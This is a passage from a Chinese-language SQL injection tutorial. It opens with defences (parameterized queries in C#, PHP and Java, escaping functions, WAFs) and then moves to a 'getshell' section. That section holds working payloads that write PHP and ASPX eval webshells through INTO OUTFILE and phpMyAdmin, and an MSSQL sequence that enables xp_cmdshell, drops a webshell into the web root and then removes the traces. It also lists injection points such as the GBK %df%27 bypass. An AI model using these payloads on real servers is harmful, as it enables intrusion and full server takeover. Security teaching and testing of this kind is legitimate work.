SqlConnection conn = new SqlConnection("server=(local)\\SQL2005;user id=sa;pwd=12345;initial catalog=TestDb");
conn.Open();
SqlCommand cmd = new SqlCommand("SELECT TOP 1 * FROM [User] WHERE UserName = @UserName AND Password = @Password");
cmd.Connection = conn;
cmd.Parameters.AddWithValue("UserName", "user01");
cmd.Parameters.AddWithValue("Password", "123456");

reader = cmd.ExecuteReader();
reader.Read();
int userId = reader.GetInt32(0);

reader.Close();
conn.Close();
```

PHP

```
// 实例化数据抽象层对象
$db = new PDO('pgsql:host=127.0.0.1;port=5432;dbname=testdb');
// 对 SQL 语句执行 prepare，得到 PDOStatement 对象
$stmt = $db->prepare('SELECT * FROM "myTable" WHERE "id" = :id AND "is_valid" = :is_valid');
```

```
// 绑定参数
$stmt->bindValue(':id', $id);
$stmt->bindValue(':is_valid', true);
// 查询
$stmt->execute();
// 获取数据
foreach($stmt as $row) {
var_dump($row);
}
```

JAVA

```
java.sql.PreparedStatement prep = connection.prepareStatement(
"SELECT * FROM `users` WHERE USERNAME = ? AND PASSWORD = ?");
prep.setString(1, username);
prep.setString(2, password);
prep.executeQuery();
```

PS：尽管 SQL 语句大体相似，但是在不同数据库的特点，可能参数化 SQL 语句不同，例如在 Access 中参数化 SQL 语句是在参数直接以“?”作为参数名，在 SQL Server 中是参数有“@”前缀，在 MySQL 中是参数有“?”前缀，在 Oracle 中参数以“:”为前缀。

2. 过滤函数的使用
   a) addslashes()
   b) mysql_escape_string()
   c) mysql_real_escape_string()
   d) intval()
3. 框架及第三方过滤函数与类
   a) JAVA hibernate 框架
   b) Others

6.2 产品加固

Web 应用防火墙——WAF

Key:云 waf、安全狗、云锁、sqlchop

7 关联应用

7.1 Getshell

7.1.1 普通的 shell 方法

1. 注入，查数据，找管理员密码，进后台，找上传，看返回，getshell
2. PHP MYSQL 类，大权限，知路径，传文件，回 shell(上传&命令执行)，OS-SHELL。
3. Union select getshell
   a) and 1=2 union select 0x3c3f70687020a6576616c28245f504f53545b615d293ba3f3e into outfile '/alidata/www/cms/ttbdxt/conf.php'—

7.1.2 PHPmyadmin shell 方法

1. Phpmyadmin getshell （编码）
   a) select '<?eval($_POST[cmd]);?>' into outfile 'd:/wwwroot/1.php';

7.1.3 MSSQL DBA 权限 getwebshell

Ps:MSSQL 大权限，知路径，传文件，回 shell。结合 xp_cmdshell 执行系统命令。

1. 开启 xp_cmdshell

```
;EXEC sp_configure 'show advanced options',1;//允许修改高级参数
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell',1;  //打开 xp_cmdshell 扩展
RECONFIGURE;--
```

2. 创建临时表，用于将执行的结果写入

```
;CREATE TABLE tt_tmp (tmp1 varchar(8000));--
```

3. 将查找结果写入临时表中

```
;insert into tt_tmp(tmp1) exec master..xp_cmdshell 'for /r c:\ %i in (*index*.aspx) do @echo %i ';--
```

4. 执行 SQLMap 将表 tt_tmp 导出(--dump -T tt_tmp)；或者执行 sql-shell 将 tt_tmp 内容读取出来
5. 写测试文件到 Web 路径

```
;exec master..xp_cmdshell 'echo test >c:\\WWW\\2333.txt';--

写 shell
```

```
;exec master..xp_cmdshell 'echo ^<%@ Page Language="Jscript"%^>^<%eval(Request.Item["pass"],"unsafe");%^> > c:\\WWW\\233.aspx' ;--
```

6. 善后步骤

```
删除临时表
;DROP TABLE tt_tmp ;--

关闭 xp_cmdshell
;EXEC sp_configure 'xp_cmdshell',0;  //关闭 xp_cmdshell 扩展
RECONFIGURE;
EXEC sp_configure 'show advanced options',0;//不允许修改高级参数
RECONFIGURE; --
```

7.

7.2 关联功能点

序号	功能点	参数
1	登录	Username password
2	Header	Cookie Referer x-forward remote-ip
3	查询展示 数据写入（表单） 数据更新	id u category price str value
4	数据搜素	Key
5	伪静态	（同 3），加*
6	Mysql 不安全配置 Set character_set_client=gbk	%df%27
7	传参（横向数据流向、纵向入库流向）	Parameter （同 3）
8	订单类多级交互、重新编辑 配送地址、资料编辑	二次注入
9	APP 仍调用 WEB API	同 3
10	编码 urldecode base64	Urldecode() rawurldecode()

8 参考资料

http://blog.csdn.net/rongyongfeikai2/article/details/40457827
http://drops.wooyun.org/tips/5254

https://www.91ri.org/7852.html
https://www.91ri.org/7869.html
https://www.91ri.org/7860.html
http://www.cnblogs.com/hongfei/category/372087.html
http://www.cnblogs.com/shellr00t/p/5310187.html
https://www.91ri.org/15074.html
http://blog.wils0n.cn/?post=11